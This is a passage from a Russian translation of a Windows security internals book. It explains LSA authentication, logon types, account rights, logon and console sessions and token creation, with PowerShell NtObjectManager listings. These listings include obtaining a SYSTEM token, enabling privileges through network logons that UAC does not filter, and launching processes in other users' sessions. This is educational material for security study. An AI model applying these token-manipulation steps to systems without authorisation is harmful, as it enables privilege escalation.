Располагая группами и данными учётной записи, пакет проверяет разрешение локальной политики безопасности на аутентификацию. Основная проверка устанавливает, предоставлено ли пользователю право учётной записи для запрошенного типа входа. В таблице 12-2 перечислены соответствующие разрешающие и запрещающие права. `NewCredentials` отдельного права не требует; причина объяснена во врезке «Сетевые учётные данные» на странице 407.

Таблица 12-2. Типы входа и связанные разрешающие и запрещающие права учётных записей

Тип входа	Разрешающее право	Запрещающее право
`Interactive`	`SeInteractiveLogonRight`	`SeDenyInteractiveLogonRight`

Тип входа	Разрешающее право	Запрещающее право
`Batch`	`SeBatchLogonRight`	`SeDenyBatchLogonRight`
`Service`	`SeServiceLogonRight`	`SeDenyServiceLogonRight`
`Network`	`SeNetworkLogonRight`	`SeDenyNetworkLogonRight`
`NetworkCleartext`	`SeNetworkLogonRight`	`SeDenyNetworkLogonRight`
`NewCredentials`	Н/Д	Н/Д
`RemoteInteractive`	`SeRemoteInteractiveLogonRight`	`SeDenyRemoteInteractiveLogonRight`
`Unlock`	То же, что `Interactive` или `RemoteInteractive`	То же, что `Interactive` или `RemoteInteractive`

Если необходимое право не предоставлено или явно запрещено, аутентификация завершается неудачей. Возможны и другие ограничения: например, пользователю можно разрешить аутентификацию только в определённые часы или дни недели. При несоблюдении требования политики пакет отклоняет запрос.

Если учётные данные действительны и политика разрешает аутентификацию, LSA создаёт маркер системным вызовом `NtCreateToken` на основе сведений о пользователе и привилегиях из баз SAM и политики LSA. Приложение получает дескриптор маркера, который пользователь затем может применять для олицетворения или создания процесса в пределах назначения, как описано в главе 4.

Доменная аутентификация

Аутентификация пользователя на контроллере домена не слишком отличается от локальной, но небольшие различия стоит выделить. Процесс показан на рисунке 12-3.




Рисунок 12-3. Процесс доменной аутентификации с помощью LsaLogonUser

Процесс начинается так же, как локальный. Приложение передаёт учётные данные и другие параметры API `LsaLogonUser` в процессе LSA. Вероятнее всего, API применит пакет Negotiate для выбора наиболее подходящего пакета аутентификации.

В примере снова используется понятный NTLM. Однако в современной сети Windows вероятнее Kerberos. Интерактивная аутентификация Kerberos значительно сложнее, поэтому подробно она будет рассмотрена в главе 14.

Windows поддерживает и сетевые протоколы аутентификации для учётных записей Microsoft и Azure Active Directory. Для них используется пакет CloudAP, который Negotiate выбирает автоматически, если он наиболее подходит. Подробности выбора выходят за рамки книги, хотя некоторые аспекты Negotiate рассматриваются в главе 15.

NTLM снова формирует хеш NT, но вместо локальной SAM определяет контроллер домена пользователя. Затем через сетевой протокол Netlogon направляет запрос с именем и хешем NT API `NetrLogonSamLogon` контроллера.

Хотя Windows отказалась от Netlogon как основного протокола доменной аутентификации, в последних версиях он не удалён. Сохранение устаревших функций может создавать серьёзные проблемы безопасности по мере изменения технологий и ожиданий. Например, CVE-2020-1472, Zerologon, была серьёзной уязвимостью Netlogon, позволявшей неаутентифицированным пользователям скомпрометировать всю доменную сеть из-за слабой криптографии протокола.

Контроллер проверяет учётные данные в пользовательской базе домена. В современных Windows это Active Directory, а не SAM. Учётная запись также должна быть включена. При совпадении хешей сведения пользователя извлекаются из Active Directory и возвращаются клиентской системе.

После проверки учётных данных клиент проверяет локальную политику: разрешена ли аутентификация с данным типом входа и другими ограничениями, например временными. Если всё успешно, LSA создаёт маркер и возвращает приложению.

КЭШИРОВАННЫЕ ДОМЕННЫЕ УЧЁТНЫЕ ДАННЫЕ

Что происходит с присоединённой к домену системой, когда корпоративная сеть отключена или недоступна? Если аутентификация зависит от контроллера, как войти, чтобы исправить сетевую конфигурацию? Отдельная локальная учётная запись для каждого пользователя решила бы проблему, но это неудовлетворительный вариант.

Поэтому LSA хранит кэш недавно использованных доменных учётных данных. После каждой успешной доменной аутентификации они кэшируются. При следующем входе, если контроллер недоступен, LSA сравнивает введённые данные со значениями кэша. При совпадении доступ к системе предоставляется. При этом LSA продолжает пытаться связаться с контроллером для проверки данных. Это особенно важно для Kerberos: без контроллера пользователь не сможет обращаться к сетевым ресурсам.

В предыдущей главе упоминалось, что кэшированные данные хранятся в кусте реестра SECURITY. Подробности хранения рассматривать не будем, поскольку они легко могут измениться между версиями Windows.

Сеансы входа и консольные сеансы

После проверки учётных данных `LsaLogonUser` может создать первоначальный маркер пользователя. Но до вызова `NtCreateToken` LSA должна подготовить связанный сеанс входа. В главе 4 он обсуждался в контексте идентификатора аутентификации маркера; теперь рассмотрим его содержимое подробнее.

Сначала запросим у LSA все текущие сеансы командой `Get-NtLogonSession`, как в листинге 12-2. Для вывода всех сеансов выполняйте её от имени администратора.

```
PS> Get-NtLogonSession | Sort-Object LogonId
LogonId           UserName                       LogonType          SessionId
-------           --------                       ---------          ---------
00000000-000003E4 NT AUTHORITY\NETWORK SERVICE Service            0
00000000-000003E5 NT AUTHORITY\LOCAL SERVICE   Service            0
00000000-000003E7 NT AUTHORITY\SYSTEM          UndefinedLogonType 0
00000000-00006A39 Font Driver Host\UMFD-0      Interactive        0
00000000-00006A96 Font Driver Host\UMFD-1      Interactive        1
00000000-0000C5E9 Window Manager\DWM-1         Interactive        1
00000000-00042A51 GRAPHITE\user                Interactive        1
00000000-00042AB7 GRAPHITE\user                Interactive        1
00000000-000E7A72 Font Driver Host\UMFD-3      Interactive        2
00000000-000E7CF2 Window Manager\DWM-3         Interactive        2
```

Листинг 12-2. Вывод всех текущих сеансов входа

Первые два сеанса принадлежат учётным записям служб, что видно по LogonType. Третий тоже служебный, для SYSTEM, но его тип не определён. Ядро создаёт сеанс SYSTEM до запуска LSA, поэтому аутентификация не происходила.

Остальные сеансы интерактивные. Аутентифицирован только один пользователь; прочие записи принадлежат системным процессам, например драйверу шрифтов пользовательского режима (UMFD) и диспетчеру окон рабочего стола (DWM), которые подробно не рассматриваются. У текущего пользователя два сеанса из-за UAC из главы 4; причина объясняется в разделе «Создание маркера» на странице 407.

Кроме идентификатора аутентификации LogonId, для каждого сеанса указан SessionId консольного сеанса. Эти типы нельзя путать: один консольный сеанс может содержать несколько отдельных сеансов входа, а один сеанс входа использоваться в нескольких консольных сеансах.

LSA хранит идентификатор консольного сеанса, первоначально связанного с сеансом входа при создании. В листинге 12-3 командой Get-NtConsoleSession запрашиваются все текущие консольные сеансы. Такое поведение позволяет нескольким пользователям совместно использовать одну консоль и рабочий стол.

```
PS> Get-NtConsoleSession
SessionId UserName      SessionName            State
--------- --------      -----------            -----
0                       Services               Disconnected
1         GRAPHITE\user 31C5CE94259D4006A9E4#0 Active
2                       Console                Connected
```

Листинг 12-3. Вывод всех текущих консольных сеансов

Столбец SessionName показывает место подключения консольного сеанса. Сеанс 0 - консоль Services, используемая только системными
службами. State показывает состояние интерфейса. Для сеанса 0 это Disconnected, поскольку интерфейс не отображается.

Сеанс 1 создаётся по требованию после успешной интерактивной аутентификации. UserName определяет аутентифицированного пользователя. Состояние Active, поскольку именно в этом консольном сеансе была выполнена команда PowerShell. Уникальное имя сеанса указывает на подключение удалённого рабочего стола.

Сеанс 2 находится на физической консоли. Его состояние Connected, поскольку он содержит LogonUI на случай физического входа пользователя. Но аутентифицированного пользователя пока нет, что видно по отсутствию UserName.

На рисунке 12-4 обобщены отношения сеансов входа и консольных сеансов. Консольные сеансы показаны серыми фоновыми прямоугольниками, а сеансы входа - белыми перед ними.




Рисунок 12-4. Консольные сеансы и сеансы входа

Консольный сеанс 0 содержит служебные сеансы входа локальной системы, сетевой и локальной служб. Сеанс входа локальной системы также используется процессом LogonUI в консольном сеансе 2. Внизу справа находится консольный сеанс 1 с двумя пользовательскими сеансами: администратора UAC и фильтрованного пользователя без административных прав.

СЕТЕВЫЕ УЧЁТНЫЕ ДАННЫЕ

Ещё одно важное значение сеанса входа - набор учётных данных сетевой аутентификации пользователя. Их хранение избавляет от повторного ввода для каждой сетевой службы. Однако не все типы сеансов хранят их: `Interactive` и `Batch` хранят, а `Network` - нет. Для сетевого входа с сохранёнными данными можно использовать `NetworkCleartext`.

`NewCredentials` не аутентифицирует нового пользователя. LSA копирует маркер вызывающей стороны, создаёт новый сеанс входа и использует предоставленные данные только для сетевой аутентификации. Это позволяет локально и удалённо аутентифицироваться как разные пользователи. При вызове `LsaLogonUser` данные не проверяются, а проверяются лишь при применении. Поэтому с неверными данными `LsaLogonUser` завершится успешно, но позднее произойдёт сбой.

Сетевая аутентификация и её взаимодействие с сетевыми учётными данными подробнее рассматриваются в следующих главах.

Создание маркера

Располагая новым сеансом входа, LSA может создать окончательный объект Token. Для этого она собирает группы, привилегии, идентификатор сеанса и другие свойства безопасности и передаёт их `NtCreateToken`.

Откуда берутся группы? Рассмотрим наиболее сложный случай доменной аутентификации и группы маркера доменного пользователя при входе через Winlogon. (При локальной аутентификации назначение похоже, но LSA учитывает только локальные группы.) В таблице 12-3 показаны группы пользователя `alice`.

Таблица 12-3. Группы, добавляемые в интерактивный маркер присоединённой к домену системы

Имя группы	**Источник группы**
`MINERAL\alice`	Доменная учётная запись пользователя
`MINERAL\Domain Users`	Членство в доменной группе
Authentication authority asserted identity	Членство в доменной группе
`NT AUTHORITY\Claims Valid`	Членство в доменной группе
`MINERAL\Local Resource`	Членство в доменной локальной группе ресурсов
`BUILTIN\Administrators`	Членство в локальной группе
`BUILTIN\Users`	Членство в локальной группе
`NT AUTHORITY\INTERACTIVE`	Автоматические группы LSA
`NT AUTHORITY\Authenticated Users`	Автоматические группы LSA
Everyone	Автоматические группы LSA
`Mandatory Label\High Mandatory Level`	Автоматические группы LSA
`NT AUTHORITY\LogonSessionId_0_6077548`	Группы Winlogon
LOCAL	Группы Winlogon

Как видно, группы происходят из шести источников. Первая запись - доменная учётная запись пользователя. (При локальной аутентификации это была бы локальная учётная запись.)

Далее идут членства в доменных группах областей `Universal` и `Global`, рассмотренных в предыдущей главе. `alice` входит в `Domain Users`. Две другие группы создаются автоматически при аутентификации. Authentication authority asserted identity относится к функции Service for User (S4U), рассматриваемой вместе с Kerberos в главе 14.

Следующий источник содержит группы области `DomainLocal`. Они отмечаются в маркере атрибутом `Resource`, который не влияет на применение при проверке доступа. Список локальных групп ресурсов возвращается API `NetrLogonSamLogon` как privilege attribute certificate (PAC). К PAC мы вернёмся в главе 14.

Затем добавляются все локальные группы пользователя. Они могут выбираться на основе доменных SID, предоставленных при аутентификации.

После них идут автоматические группы LSA. Everyone и Authenticated Users предоставляются всем аутентифицированным маркерам. INTERACTIVE предоставляется при типе `Interactive`. В таблице 12-4 перечислены SID для разных типов входа. LSA автоматически добавляет `Mandatory Label\High Mandatory Level`, если пользователь считается администратором, например входит в Administrators или обладает высокоуровневыми привилегиями. Это задаёт высокий уровень целостности. Обычные пользователи получают Medium, а системные службы вроде SYSTEM - System.

Таблица 12-4. SID, добавляемые в маркер для каждого типа входа

Тип входа	Имя	SID
`Interactive`	`NT AUTHORITY\INTERACTIVE`	`S-1-5-4`
`Batch`	`NT AUTHORITY\BATCH`	`S-1-5-3`
`Service`	`NT AUTHORITY\SERVICE`	`S-1-5-6`
`Network`	`NT AUTHORITY\NETWORK`	`S-1-5-2`
`NetworkCleartext`	`NT AUTHORITY\NETWORK`	`S-1-5-2`
`NewCredentials`	То же, что у исходного маркера	Н/Д
`RemoteInteractive`	`NT AUTHORITY\INTERACTIVE`; `NT AUTHORITY\REMOTE INTERACTIVE LOGON`	`S-1-5-4`; `S-1-5-14`
`Unlock`	То же, что у разблокируемого сеанса входа	Н/Д

Уникальный SID каждого типа позволяет дескриптору защищать ресурсы в зависимости от типа входа. Например, явный запрет для `NT AUTHORITY\NETWORK` лишит доступа пользователя, аутентифицированного из сети, сохранив доступ другим аутентифицированным пользователям.

Шестой набор SID - группы, добавляемые Winlogon при вызове `LsaLogonUser`. API позволяет вызывающей стороне с включённой `SeTcbPrivilege` добавлять произвольные группы, поэтому Winlogon добавляет SID сеанса входа и LOCAL. Два RID SID сеанса - два 32-разрядных целых из LUID, созданного `NtAllocateLocallyUniqueId`. Этот LUID не может совпадать с LUID сеанса входа, поскольку SID создаётся до вызова LSA, создающего сеанс. Он защищает временные ресурсы, например каталог пользователя BaseNamedObjects.

> **Примечание.** Если при создании маркера не указать SID сеанса входа, LSA добавит его сама, но всё равно использует LUID, отличный от LUID сеанса маркера.

Как обсуждалось в главе 10, привилегии маркера основаны на правах учётной записи локальной политики LSA. Это верно и для доменной аутентификации, хотя права могут изменяться доменной групповой политикой.

Если пользователь считается администратором, включён UAC и применяется `Interactive` или `RemoteInteractive`, LSA сначала строит полный маркер и новый сеанс, затем создаёт вторую копию с ещё одним сеансом и вызывает `NtFilterToken`, удаляя административные привилегии. После связывания двух маркеров вызывающей стороне возвращается фильтрованный. Поэтому в

листинге 12-2 было два сеанса одного пользователя.

Разделение можно отключить параметрами UAC. По умолчанию оно также отключено для пользователя Administrator, создаваемого при установке Windows, но включённого по умолчанию только на Windows Server. LSA проверяет последний RID SID: значение 500 означает Administrator, и маркер не разделяется.

Использование API LsaLogonUser из PowerShell

Теперь рассмотрим доступ к API из модуля NtObjectManager. Без запуска PowerShell с `SeTcbPrivilege` некоторые функции, например добавление групп, заблокированы, но при наличии имени и пароля можно создать новый маркер.

Доступ осуществляется командой `Get-NtToken` с параметром `Logon`. В листинге 12-4 показана аутентификация нового пользователя.

```
PS> $password = Read-Host -AsSecureString -Prompt "Password"
Password: ********
PS> $token = Get-NtToken -Logon -User user -Domain $env:COMPUTERNAME
    -Password $password -LogonType Network
PS> Get-NtLogonSession -Token $token
LogonId           UserName         LogonType SessionId
-------           --------         --------- ---------
00000000-9BBFFF01 GRAPHITE\user    Network   3
```

Листинг 12-4. Аутентификация пользователя

Пароли лучше не вводить в командной строке. Мы используем `Read-Host` с `AsSecureString`, чтобы прочитать пароль как защищённую строку.

Затем вызываем `Get-NtToken`, указав пользователя, домен и пароль. (Замените `user` именем действительного локального пользователя.) Домен равен имени локального компьютера, что означает локальную учётную запись. Можно задать любой тип входа, но здесь выбран `Network`, работающий для всех пользователей. Допустимость других типов зависит от назначенных прав учётной записи.

> **Примечание.** По умолчанию `LsaLogonUser` не аутентифицирует пользователя с пустым паролем вне физической консоли. Для такой учётной записи команда завершится ошибкой.

Тип входа также определяет тип возвращаемого маркера с учётом предполагаемого назначения, например создания процесса или олицетворения. Соответствия показаны в таблице 12-5. (Посредством дублирования можно свободно преобразовывать первичные маркеры в маркеры олицетворения и обратно, поэтому ожидаемое применение необязательно.)

Таблица 12-5. Соответствие типов входа типам маркеров

Тип входа	Тип маркера
`Interactive`	Первичный
`Batch`	Первичный
`Service`	Первичный
`Network`	Олицетворение

Тип входа	Тип маркера
`NetworkCleartext`	Олицетворение
`NewCredentials`	Первичный
`RemoteInteractive`	Первичный
`Unlock`	Первичный

В листинге 12-4 вернулся маркер олицетворения. Можно ли олицетворять его без `SeImpersonatePrivilege`, особенно если он принадлежит другому пользователю? LSA задаёт идентификатор происхождения нового маркера равным идентификатору аутентификации вызывающей стороны, поэтому по правилам главы 4 это разрешено.

Это не считается проблемой: зная пароль, можно полностью аутентифицироваться как пользователь. В листинге 12-5 командой `Get-NtTokenId` сравниваются идентификаторы происхождения и аутентификации.

```
PS> Get-NtTokenId -Authentication
LUID
----
00000000-000A0908

PS> Get-NtTokenId -Token $token -Origin
LUID
----
00000000-000A0908
```

Листинг 12-5. Сравнение идентификатора аутентификации и идентификатора происхождения

Мы запрашиваем идентификатор аутентификации первичного маркера, затем идентификатор происхождения нового. Вывод показывает их равенство.

Однако есть одно ограничение олицетворения. Если аутентифицируемый пользователь является администратором и применяется тип, отличный от `Interactive`, команда вернёт не фильтрованный маркер, а администратора с высоким уровнем целостности. Он не позволяет олицетворять маркер из процесса среднего уровня. Но возвращённый дескриптор имеет доступ на запись, поэтому уровень можно понизить до среднего перед олицетворением, как в листинге 12-6.

```
PS> Get-NtTokenIntegrityLevel -Token $token
High

PS> Test-NtTokenImpersonation $token
False

PS> Set-NtTokenIntegrityLevel -Token $token Medium
PS> Test-NtTokenImpersonation $token
True
```

Листинг 12-6. Проверка возможности олицетворить возвращённый маркер

Здесь аутентифицированный маркер входит в Administrators и имеет высокий уровень. Первая попытка олицетворения возвращает `False`. После понижения уровня до среднего повторная проверка возвращает `True`.

Создание нового процесса с маркером

Если тип входа возвращает первичный маркер, можно предположить, что он позволит создать новый процесс. Для проверки выполните листинг 12-7 от имени пользователя без прав администратора, заменив имя действительной учётной записью.

```
PS> $token = Get-NtToken -Logon -User user -Domain $env:COMPUTERNAME
    -Password $password -LogonType Interactive
PS> New-Win32Process cmd.exe -Token $token
Exception calling "CreateProcess": "A required privilege is not held
by the client"
```

Листинг 12-7. Создание нового процесса с аутентифицированным маркером

Создание завершается неудачей, поскольку новый маркер не соответствует требованиям назначения первичного маркера из главы 4. Оно сработало бы при наличии у вызывающего процесса `SeAssignPrimaryTokenPrivilege`, которой обладает Winlogon, но не обычный процесс пользователя.

Если повторить команду от имени администратора, она должна сработать, хотя по умолчанию эта привилегия администраторам не предоставляется. `New-Win32Process` сначала пытается создать процесс внутрипроцессным API `CreateProcessAsUser`. Из-за отсутствия `SeAssignPrimaryTokenPrivilege` операция завершается неудачей.

Тогда команда переходит к альтернативному API `CreateProcessWithToken`, реализованному не внутри процесса, а системной службой вторичного входа, обладающей `SeAssignPrimaryTokenPrivilege`. Служба проверяет наличие у вызывающей стороны `SeImpersonatePrivilege` перед созданием процесса.

Поэтому команда работает для администраторов с `SeImpersonatePrivilege`. Но полагаться исключительно на `CreateProcessWithToken` не следует: API не поддерживает многие функции `CreateProcessAsUser`, например наследование произвольных дескрипторов новым процессом.

Пользователь без прав администратора тоже может создать процесс от имени другого пользователя. Служба вторичного входа предоставляет API `CreateProcessWithLogon`, принимающий имя, домен и пароль вместо дескриптора маркера. Служба аутентифицирует пользователя через `LsaLogonUser`, а затем вызывает `CreateProcessAsUser` с полученным маркером. Поскольку служба обладает `SeAssignPrimaryTokenPrivilege`, создание успешно.

Для применения `CreateProcessWithLogon` укажите параметр `Credential` команды `New-Win32Process`, как в листинге 12-8.

```
PS> $creds = Read-LsaCredential
UserName: alice
Domain: MINERAL
Password: ********

PS> $proc = New-Win32Process -CommandLine cmd.exe -Credential $creds
PS> $proc.Process.User
Name          Sid
----          ---
MINERAL\alice S-1-5-21-1195776225-522706947-2538775957-1110
```

Листинг 12-8. Вызов CreateProcessWithLogon посредством New-Win32Process

Мы считываем учётные данные `alice` и создаём процесс командой `New-Win32Process`, передавая их параметром `Credential`, что вызывает `CreateProcessWithLogon`.

API возвращает дескрипторы процесса и потока. Например, запрос пользователя процесса показывает, что он создан с маркером аутентифицированной `alice`.

API не позволяет указать тип входа (по умолчанию `Interactive`), но можно передать флаг `NetCredentialsOnly` параметру `LogonFlags`, чтобы использовать `NewCredentials`.

Тип входа Service

В завершение подробнее поговорим о типе `Service`. Диспетчер управления службами использует его для создания маркеров процессов системных служб. Аутентифицироваться может любая учётная запись с правом `SeServiceLogonRight`.

Однако LSA поддерживает также четыре общеизвестные локальные служебные учётные записи, не хранящиеся в SAM. Их можно создать через `LsaLogonUser`, указав домен `NT AUTHORITY`, тип `Service` и одно из имён таблицы 12-6.

Таблица 12-6. Имена пользователей и SID для типа входа Service

Имя пользователя	SID пользователя
`IUSR`	`S-1-5-17`
`SYSTEM`	`S-1-5-18`
`LOCAL SERVICE` или `LocalService`	`S-1-5-19`
`NETWORK SERVICE` или `NetworkService`	`S-1-5-20`

Из четырёх пользователей администратором является только SYSTEM; остальные не входят в Administrators, но имеют высокоуровневые привилегии, например `SeImpersonatePrivilege`, фактически делающие их эквивалентными администратору.

Учётная запись IUSR представляет анонимного интернет-пользователя. Она снижает привилегии веб-сервера Internet Information Services (IIS) при анонимной аутентификации. Получив запрос без учётных данных, IIS олицетворяет маркер IUSR перед открытием ресурсов, например файлов, предотвращая их случайное удалённое раскрытие от имени привилегированного пользователя.

Для встроенных служебных записей пароль не нужен, но `LsaLogonUser` требуется вызывать с включённой `SeTcbPrivilege`, что исключает использование вне системной службы. В листинге 12-9 командой `Get-NtToken` создаётся маркер SYSTEM. Выполняйте команды от имени администратора.

```
PS> Get-NtToken -Logon -LogonType Service -Domain 'NT AUTHORITY' -User SYSTEM
    -WithTcb
User                GroupCount PrivilegeCount AppContainer Restricted
----                ---------- -------------- ------------ ----------
NT AUTHORITY\SYSTEM 11         31             False        False

PS> Get-NtToken -Service System -WithTcb
User                GroupCount PrivilegeCount AppContainer Restricted
----                ---------- -------------- ------------ ----------
NT AUTHORITY\SYSTEM 11         31             False        False
```

Листинг 12-9. Получение маркера пользователя SYSTEM

Даже администратор по умолчанию не получает `SeTcbPrivilege`, поэтому команда поддерживает `WithTcb`, автоматически олицетворяющий маркер с включённой привилегией. Создание служебной учётной записи также упрощается параметром `Service` с именем пользователя службы.

Практические примеры

Рассмотрим несколько примеров применения команд этой главы при исследовании безопасности или анализе систем.

Проверка привилегий и прав учётных записей на вход

В главе 10 упоминалась команда `Add-NtAccountRight`, добавляющая SID в список прав. Теперь воспользуемся знанием аутентификации для их исследования. В листинге 12-10 новому пользователю назначаются привилегии и права входа. Выполняйте команды от имени администратора.

```
PS> $password = Read-Host -AsSecureString -Prompt "Password"
Password: ********
PS> $user = New-LocalUser -Name "Test" -Password $password
PS> $sid = $user.Sid.Value
PS> $token = Get-NtToken -Logon -User $user.Name -SecurePassword $password
    -LogonType Interactive
PS> $token.ElevationType
Default

PS> $token.Close()
PS> Add-NtAccountRight -Privilege SeDebugPrivilege -Sid $sid
PS> $token = Get-NtToken -Logon -User $user.Name -SecurePassword $password
    -LogonType Interactive
PS> Enable-NtTokenPrivilege -Token $token SeDebugPrivilege -PassThru
WARNING: Couldn't set privilege SeDebugPrivilege

PS> $token.ElevationType
Limited

PS> $token.Close()
PS> $token = Get-NtToken -Logon -User $user.Name -SecurePassword $password
    -LogonType Network
PS> Enable-NtTokenPrivilege -Token $token SeDebugPrivilege -PassThru
Name             Luid              Enabled
----             ----              -------
SeDebugPrivilege 00000000-00000014 True

PS> $token.ElevationType
Default

PS> $token.Close()
PS> Add-NtAccountRight -LogonType SeDenyInteractiveLogonRight -Sid $sid
PS> Add-NtAccountRight -LogonType SeBatchLogonRight -Sid $sid
PS> Get-NtToken -Logon -User $user.Name -SecurePassword $password
    -LogonType Interactive
Get-NtToken : (0x80070569) - Logon failure: the user has not been granted
the requested logon type at this computer.

PS> $token = Get-NtToken -Logon -User $user.Name -SecurePassword $password
    -LogonType Batch
PS> Get-NtTokenGroup $token | Where-Object {$_.Sid.Name -eq
    "NT AUTHORITY\BATCH"}
Sid        : S-1-5-3
Attributes : Mandatory, EnabledByDefault, Enabled
Enabled    : True
Mandatory  : True
DenyOnly   : False
Name       : NT AUTHORITY\BATCH

PS> $token.Close()
PS> Remove-NtAccountRight -Privilege SeDebugPrivilege -Sid $sid
PS> Remove-NtAccountRight -LogonType SeDenyInteractiveLogonRight -Sid $sid
PS> Remove-NtAccountRight -LogonType SeBatchLogonRight -Sid $sid
PS> Remove-LocalUser $user
```

Листинг 12-10. Назначение прав учётной записи новому пользователю

Сначала создаём пользователя и проверяем интерактивную аутентификацию. Она разрешена, поскольку пользователь автоматически входит в `BUILTIN\Users`, которой по умолчанию предоставлено `SeInteractiveLogonRight`. По `ElevationType`, равному `Default`, также проверяем, что UAC не фильтровал маркер.

Затем назначаем `SeDebugPrivilege`. Это высокоуровневая привилегия, поэтому ожидается фильтрация UAC. После аутентификации её нельзя включить, а `ElevationType` равен `Limited`.

Но можно использовать сетевую аутентификацию, на которую стандартные правила фильтрации UAC не распространяются. Теперь `SeDebugPrivilege` включается, а `ElevationType` снова `Default`.

Далее проверяем права входа. Пользователь имеет `SeInteractiveLogonRight` через `BUILTIN\Users`. Удалить это право без удаления из группы нельзя, поэтому явно запрещаем его конкретному пользователю, добавив SID в `SeDenyInteractiveLogonRight`. Попытка интерактивного входа теперь возвращает ошибку.

SID также добавлен в `SeBatchLogonRight`, разрешающее пакетный сеанс. Обычно это право имеют только Administrators. Тип подтверждается наличием группы `NT AUTHORITY\BATCH`, назначенной LSA.

Наконец, назначения удаляются командой `Remove-NtAccountRight`. Это необязательно, поскольку LSA очистит их при удалении локального пользователя, но операции показаны для демонстрации команды.

Создание процесса в другом консольном сеансе

Иногда требуется запустить процесс в другом консольном сеансе. Например, код системной службы в сеансе 0 может захотеть показать сообщение на рабочем столе аутентифицированного пользователя.

Для создания процесса на другом рабочем столе нужны `SeTcbPrivilege` для изменения ID сеанса маркера и `SeAssignPrimaryTokenPrivilege` для создания процесса. По умолчанию у администратора нет ни одной, поэтому пример следует выполнять от имени SYSTEM.

Сначала от имени администратора создайте на своём рабочем столе процесс оболочки с необходимыми привилегиями:

```
PS> Start-Win32ChildProcess ((Get-NtProcess -Current).Win32ImagePath)
    -RequiredPrivilege SeTcbPrivilege,SeAssignPrimaryTokenPrivilege
```

Затем одновременно аутентифицируйте двух пользователей на разных рабочих столах одного компьютера. Быстрое переключение пользователей позволяет легко подтвердить создание процесса на каждом рабочем столе.

Листинг 12-11 начинается с поиска консольного сеанса нового процесса. Выполняйте команды как SYSTEM.

```
PS> $username = "GRAPHITE\user"
PS> $console = Get-NtConsoleSession |
    Where-Object FullyQualifiedUserName -eq $username
PS> $token = Get-NtToken -Duplicate -TokenType Primary
PS> Enable-NtTokenPrivilege SeTcbPrivilege
PS> $token.SessionId = $console.SessionId
PS> $cmd = "cmd.exe"
PS> $proc = New-Win32Process $cmd -Token $token -Desktop "WinSta0\Default"
    -CreationFlags NewConsole
